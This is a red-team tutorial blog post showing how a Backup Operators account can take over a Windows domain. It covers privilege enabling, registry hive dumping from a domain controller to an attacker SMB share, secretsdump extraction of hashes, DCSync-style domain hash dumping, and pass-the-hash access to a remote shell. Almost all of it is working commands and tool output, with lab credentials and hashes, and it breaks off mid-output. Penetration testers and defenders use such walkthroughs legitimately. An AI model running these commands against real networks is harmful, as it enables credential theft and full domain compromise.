Domain Escalation – Backup Operator

pentestlab.blog/category/red-team/page/7

January 22, 2024

The Backup Operators is a Windows built-in group. Users which are part of this group have permissions to perform backup and restore operations. More specifically, these users have the *SeBackupPrivilege* assigned which enables them to read sensitive files from the domain controller i.e. Security Account Manager (SAM).

In the event that a user which has the *SeBackupPrivilege* permission is compromised during red team operations this can provide a direct route to compromise the domain. Since this privilege has the permission to read and retrieve sensitive hives from the domain controller such as SAM, SECURITY and SYSTEM which There are multiple proof of concepts which have been disclosed publicly and can be utilized from different perspective to perform domain escalation i.e. implant, PowerShell, non-domain joined etc.

Implant

It is trivial to identify the user group membership by executing the command below:

```
shell net user peter /domain
```

Backup Operator Privilege

It should be noted that the *SeBackupPrivilege* it is not enabled by default even though the user is part of the Backup Operators group. Typically, this privilege is obtained when the implant is running from an elevated (it should not be confused with local administrator

privileges) session using the credentials of the Backup Operator user. Executing the command below will obtain group and privilege information.

```
whoami /all
```

```
09/01/2024 06:35:17 Agent 1EB50406 authenticated as WK01\peter :: [Internal: 0.0.0.0] [Process: demon.x64.exe\2840] [Arch: x64] [Pivot: Direct]

09/01/2024 06:35:50 [Neo] Demon » whoami /all
[*] [3D109E48] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3532 bytes]:

USER INFORMATION
----------------
User Name             SID
===================== ==============================================
RED\peter             S-1-5-21-955986923-3279314952-43775158-1105


GROUP INFORMATION
-----------------
Group Name                             Type             SID                                            Attributes
====================================== ================ ============================================== ==================================================
RED\Domain Users                       Group            S-1-5-21-955986923-3279314952-43775158-513     Mandatory group, Enabled by default, Enabled group,
Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group,
BUILTIN\Backup Operators               Alias            S-1-5-32-551                                   Mandatory group, Enabled by default, Enabled group,
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group,
BUILTIN\Performance Log Users          Alias            S-1-5-32-559                                   Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                        Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON                          Well-known group S-1-2-1                                        Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group,
LOCAL                                  Well-known group S-1-2-0                                        Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity Well-known group S-1-18-1                                   Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level   Label            S-1-16-12288                                   Mandatory group, Enabled by default, Enabled group,


PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeBackupPrivilege             Back up files and directories             Disabled
SeRestorePrivilege            Restore files and directories             Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

[*] BOF execution completed
```

Backup Operator – whoami /all

A .NET assembly has implemented by snovvcrash called RegSave which enables red team operators to conduct the technique via an implant. The tool can perform Active Directory enumeration to identify which groups have permissions over the registry.

```
dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab --acl
```

```
07/01/2024 17:26:21 [Neo] Demon » dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab --acl
[*] [E92C01A8] Tasked demon to inline execute a dotnet assembly: /home/kali/RegSave.exe
[+] Send Task to Agent [212 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [597 bytes]:

[*] Identity: LocalService
  \_ Access Type: Allow
  \_ Registry Rights: -2147483648
  \_ Inherited: False

[*] Identity: LocalService
  \_ Access Type: Allow
  \_ Registry Rights: ReadKey
  \_ Inherited: False

[*] Identity: BUILTIN\Administrators
  \_ Access Type: Allow
  \_ Registry Rights: 268435456
  \_ Inherited: False

[*] Identity: BUILTIN\Administrators
  \_ Access Type: Allow
  \_ Registry Rights: FullControl
  \_ Inherited: False

[*] Identity: BUILTIN\Backup Operators
  \_ Access Type: Allow
  \_ Registry Rights: ReadKey
  \_ Inherited: False
```

RegSave – Access Control List

Using the *–backup* flag will export the registry hives into a readable and accessible location in the domain controller. These files could be retrieved for an offline analysis with Impacket.

```
dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab -o
C:\Windows\SYSVOL\sysvol\red.lab\scripts --backup
```

```
07/01/2024 17:37:08 [Neo] Demon » dotnet inline-execute /home/kali/RegSave.exe -t dc.red.lab -o C:\Windows\SYSVOL\sysvol\red.lab\scripts --backup
[*] [5A94860F] Tasked demon to inline execute a dotnet assembly: /home/kali/RegSave.exe
[+] Send Task to Agent [318 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [359 bytes]:
[+] Exported \\dc.red.lab\HKLM\SAM to C:\Windows\SYSVOL\sysvol\red.lab\scripts\ED6BBE6E-3AC4-4718-89AF-AC3D241F044C
[+] Exported \\dc.red.lab\HKLM\SYSTEM to C:\Windows\SYSVOL\sysvol\red.lab\scripts\09BF7DA5-0E6D-4F56-B25A-A1412B740B36
[+] Exported \\dc.red.lab\HKLM\SECURITY to C:\Windows\SYSVOL\sysvol\red.lab\scripts\76AEEFF2-A05F-4FB8-902B-4C6E6A2BCCD1
```

RegSave

Verification that these files are accessible is feasible by executing the following command from the implant.

```
dir \\10.0.0.1\C$\Windows\SYSVOL\sysvol\red.lab\scripts
```

```
07/01/2024 17:45:30 [Neo] Demon » shell dir \\10.0.0.1\C$\Windows\SYSVOL\sysvol\red.lab\scripts
[*] [6ACF728B] Tasked demon to execute a shell command
[+] Send Task to Agent [210 bytes]
[+] Received Output [553 bytes]:
 Volume in drive \\10.0.0.1\C$ has no label.
 Volume Serial Number is 3CF4-F08C

 Directory of \\10.0.0.1\C$\Windows\SYSVOL\sysvol\red.lab\scripts

07/01/2024  22:37    <DIR>          .
20/10/2023  14:26    <DIR>          ..
07/01/2024  22:37        17,096,704 09BF7DA5-0E6D-4F56-B25A-A1412B740B36
07/01/2024  22:37            36,864 76AEEFF2-A05F-4FB8-902B-4C6E6A2BCCD1
07/01/2024  22:37            49,152 ED6BBE6E-3AC4-4718-89AF-AC3D241F044C
               3 File(s)   17,182,720 bytes
               2 Dir(s)  51,898,204,160 bytes free
```

List Hives DC

An alternative approach would be to dump the SAM, SECURITY and SYSTEM hives into a UNC share. The *smbserver* from impacket suite can set up a simple SMB server:


```
impacket-smbserver -smb2support share /tmp/share
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-smbserver -smb2support share /tmp/share
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```


SMB Share

The BackupOperatorToDA is a proof of concept written in C++ which can target domain controllers using an account which is part of the Backup Operators group. The proof of concept can export the registry hives into *C:\temp* path or into a UNC share.


```
BackupOperatorToDA.exe -t \\dc.red.lab -u peter -p Password123 -d red.lab -o
//10.0.0.3/share/
BackupOperatorToDA.exe -t \\dc.red.lab -u peter -p Password123 -d red.lab -o
C:\temp
```



BackupOperatorToDA



SAM Hive



UNC Share – SAM Hive

Using the exported files *secretsdump* from Impacket can decrypt the contents of the SAM registry hive into order to dump local hashes of the domain controller.

```
impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -security
/tmp/share/SECURITY LOCAL
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -secur
ity /tmp/share/SECURITY LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x92bb6e989f0f6340c2af3e603bbb3f3a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e
8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doe
sn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:11223d12dce091909eb3b683d305ba1bde9b86a89c77c
84d8b9ab33119ccb6cbea5a3ad16511c370aab0a48aa8a6f15a3a7f7554d37b0295850167843f
5457f32d3acda08fb088dd44a3921461972a33187ee85eb0cce79cb8b1a42620fc3dee9a15c10
a0ebcc48598e2dd3324f7d1e85c3bca08d531a030ecb36d18919502ac8d5e6400921c44940d91
6916b4b8d03db02b8833a6cea19c0247e87b66e247921256ffbae5ce56b5bbfed8cb6d3f4e720
ade3cc3d42b32b3f8e8018b6ef55a10c5c9698eb7800f3a03446af15ebc73f20909b8ee02d94c
0d7879fc7bcfb6b62d0d9691b9b1782f827d60b1cac64d17f3
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540
f7
```

Dump Domain Hashes

Using the hash of the domain controller machine account it is feasible also to dump all the domain hashes.

```
impacket-secretsdump -hashes
aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540f7 -just-dc
red/dc\$@10.0.0.1
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8a
e6a755fc118e8df6540f7 -just-dc red/dc\$@10.0.0.1
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e
8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:09a71477e44772f20c186415b52c3fe0:
::
red.lab\peter:1105:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0
e8fdb71:::
Admin:1107:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:
::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:73ba6ef0d8ae6a755fc118e8df6540f7:::
WK01$:1106:aad3b435b51404eeaad3b435b51404ee:b12f84bdcc279cb42826c8823a4503be:
::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:ea58a93aec4c095ddafd1fcae7163fa1aac08b8
dda2dbf58602a33715fbe22b9
Administrator:aes128-cts-hmac-sha1-96:f60c972aee03b2e3ba323ae29c19f12a
Administrator:des-cbc-md5:911c86fd34676731
krbtgt:aes256-cts-hmac-sha1-96:d1f508691ab91daa13f685278c630cf5d18f82f076a63d
```

Dump Domain Hashes

Using the password hash of the domain administrator it is possible to access the domain controller directly using a WMI connection.

```
impacket-wmiexec Administrator@10.0.0.1 -hashes
':58a478135a93ac3bf058a5ea0e8fdb71'
```


```
┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec Administrator@10.0.0.1 -hashes ':58a478135a93ac3bf058a5e
a0e8fdb71'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
DC

C:\>whoami
red\administrator

C:\>
```

impacket-wmiexec

PowerShell

As it has been mentioned above by default the *SeBackupPrivilege* is disabled even if the user is part of the Backup Operators group. Giuliano Cioffi developed two DLL's which can be used to enable the required privilege from a PowerShell console.


```
Import-Module .\SeBackupPrivilegeUtils.dll
Import-Module .\SeBackupPrivilegeCmdLets.dll
Get-SeBackupPrivilege
Set-SeBackupPrivilege
Get-SeBackupPrivilege
whoami /priv | findstr Backup
```



SeBackupPrivilege

Verification of the permissions over the domain controller is feasible by listing the files on the C$ share.

```
dir \\DC\C$
```




Access DC C$

It is also useful to enumerate which groups have the *SeBackupPrivilege* as in a corporate environment there might be custom groups outside of the standards like Domain Administrators and Backup Operators. Executing the following commands will retrieve the

group Security Identifiers that have this privilege. PowerShell can also convert the principal security identifiers into a readable format.


```
Get-ChildItem -Path \\$ENV:USERDNSDOMAIN\sysvol\$ENV:USERDNSDOMAIN\Policies\ -
Recurse -File  -ErrorAction SilentlyContinue | Select-String "SeBackupPrivilege"

# Give SID as input to .NET Framework Class
$SID = New-Object System.Security.Principal.SecurityIdentifier("S-1-5-21-
1326752099-4012446882-462961959-1103")

# Use Translate to find user from sid
$objUser = $SID.Translate([System.Security.Principal.NTAccount])

# Print the converted SID to username value
$objUser.Value
```




Identify Groups with Backup Privilege

The BackupOperatorToolkit has four different modes to perform domain escalation from the Backup Operators group. Specifically, the *service* mode will create a service in the domain controller that will executed during reboot via registry modifications, the *DSRM* mode will modify *DsrmAdminLogonBehavior* registry key to enable Windows Remote Management Authentication (WinRM), the DUMP mode will dump the SAM, SECURITY and SYSTEM hives to a local path in the domain controller or to a UNC path and the *IFEO* mode which will run an application (i.e. implant) when a process is terminated.

```
.\BackupOperatorToolkit.exe DUMP C:\tmp \\dc.red.lab
```



BackupOperator Toolkit



Dump Registry Hives

Non-Domain Joined

In insider threat scenarios it might be possible to use a host which is not part of the domain. Using a python tool it is possible to initiate an authentication with the domain controller from an account which is part of the Backup Operators group. The tool will export the SAM, SECURITY and SYSTEM registry hives into a arbitrary SMB share.

```
python3 reg.py  peter:'Password123'@10.0.0.1 backup -p '//10.0.0.3/share'
```

```
┌──(kali㉿kali)-[~]
└─$ python3 reg.py  peter:'Password123'@10.0.0.1 backup -p '//10.0.0.3/share'

Impacket v0.11.0 - Copyright 2023 Fortra

Dumping SAM hive to //10.0.0.3/share\SAM
Dumping SYSTEM hive to //10.0.0.3/share\SYSTEM
Dumping SECURITY hive to //10.0.0.3/share\SECURITY

┌──(kali㉿kali)-[~]
└─$
```

Backup Operator – Non Domain Joined

Using the SAM, SYSTEM and SECURITY hives in conjunction with *secretsdump* will extract the hashes from the SAM file.

```
impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -security
/tmp/share/SECURITY LOCAL
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump -sam /tmp/share/SAM -system /tmp/share/SYSTEM -secur
ity /tmp/share/SECURITY LOCAL

Impacket v0.11.0 - Copyright 2023 Fortra

